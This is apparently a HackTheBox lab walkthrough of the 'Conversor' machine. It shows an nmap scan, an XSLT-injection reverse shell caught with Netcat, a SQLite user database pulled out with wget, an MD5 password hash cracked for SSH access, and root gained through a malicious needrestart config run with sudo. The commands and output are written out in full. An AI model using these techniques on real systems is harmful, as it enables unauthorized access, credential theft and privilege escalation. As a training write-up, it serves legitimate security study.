Conversor
Walkthrough of the Conversor machine – web app XSLT injection, credential cracking from SQLite, and sudo privilege escalation with needrestart.

Conversor - HackTheBox Writeup
Conversor is a medium Linux machine on HackTheBox.
It focuses on web app exploitation with XSLT injection for initial access, finding credentials in a SQLite database, and privilege escalation using a sudo misconfiguration with needrestart.
Difficulty: Medium ⭐⭐
Operating System: Linux (Ubuntu/Debian)
Themes: Web Enumeration, XSLT Exploitation, Credential Cracking, Sudo Abuse
Reconnaissance
Initial Port Scanning
TCP Port Scan:
1
nmap -sCV 10.129.19.47
Findings:
1
2
3
4
5
6
7
8
9
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
- SSH port 22: OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
- Web app port 80: Apache httpd 2.4.52
- Hostname: conversor.htb
Added conversor.htb to /etc/hosts.
Initial Access
After enumerating the web app, I found this page:
Login web page:
 /assets/htbimages/conversor/ I created an account and logged in to the web app:
Web app analysis

Conversor is a web tool that converts XML files into a clean, readable format using an XSLT template.
You upload an XML file and an XSLT file, click Convert, and it generates a nicely formatted report (often used for Nmap scan results).
I searched for ways to get a reverse shell with XML and XSLT files and found this repo on GitHub:
https://github.com/ex-cal1bur/XSLT-Injection_reverse-shell

I downloaded the files and changed the IP in the XSLT file to my IP, and set the port number to what I wanted.

Now I started Netcat to listen on port 1234 – that’s what I specified in the shell.xslt file.

After that, I uploaded the files to the Conversor web app:

Then clicked upload and waited – a cron job processed our shell and sent a reverse shell to my Netcat.

Now we are www-data.
Convert shell to interactive shell with Python:
python3 -c ‘import pty; pty.spawn(“/bin/bash”)’
Getting SSH Connection

When I tried to access the home folder, I couldn’t do it, so I enumerated the system and explored files. I found users.db interesting, so I downloaded it to my Kali and opened it with a DB explorer. The path was /var/www/conversor.htb/instance.
Start Python server to transfer the file to my Kali:
python3 -m http.server 3243
Download it using wget:
wget http://machine_ip:port/users.db
1
2
3
4
5
6
7
8
9
10
11
┌──🦊 T4T4R1S IP ➡ 192.168.64.3 - 10.10.15.79   ~
└─👀->wget http://10.129.19.47:3243/users.db
--2026-02-10 13:28:10--  http://10.129.19.47:3243/users.db
Connecting to 10.129.19.47:3243... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24576 (24K) [application/octet-stream]
Saving to: ‘users.db’

users.db                                     100%[============================================================================================>]  24.00K  --.-KB/s    in 0.07s

2026-02-10 13:28:10 (326 KB/s) - ‘users.db’ saved [24576/24576]
Open the file and find MD5 hash for user fismathack:
Crack MD5 hash with CrackStation:

Now we can connect via SSH to user fismathack:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──🦊 T4T4R1S IP ➡ 192.168.64.310.10.15.79   /home/kali
└─👀->ssh fismathack@10.129.19.47

The authenticity of host '10.129.19.47 (10.129.19.47)' can't be established.
ED25519 key fingerprint is: SHA256:xCQV5IVWuIxtwatNjsFrwT7VS83ttIlDqpHrlnXiHR8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.19.47' (ED25519) to the list of known hosts.
fismathack@10.129.19.47's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)
.
.
.
.
.
fismathack@conversor:~$  whoami
fismathack
Privilege Escalation
I searched more and more on how I can get root. When enumerating the system, I tried sudo -l and found I can run needrestart as root with no password:
1
2
3
4
5
6
7
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
fismathack@conversor:~$
I explored needrestart and found I can run a config file with the flag -c. So I searched for a directory I have access to write in and made a config file to gain /bin/sh.
Create malicious config
echo ‘exec “/bin/sh”,”-p”;’ > /tmp/con.conf
Execute file with needrestart:
sudo /usr/sbin/needrestart -c /tmp/con.conf
1
2
3
4
fismathack@conversor:~$ sudo /usr/sbin/needrestart -c /tmp/con.conf
# whoami
root
#
Finished happy hacking!
Find me online:
• TryHackMe: t4t4r1s
• HackTheBox: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb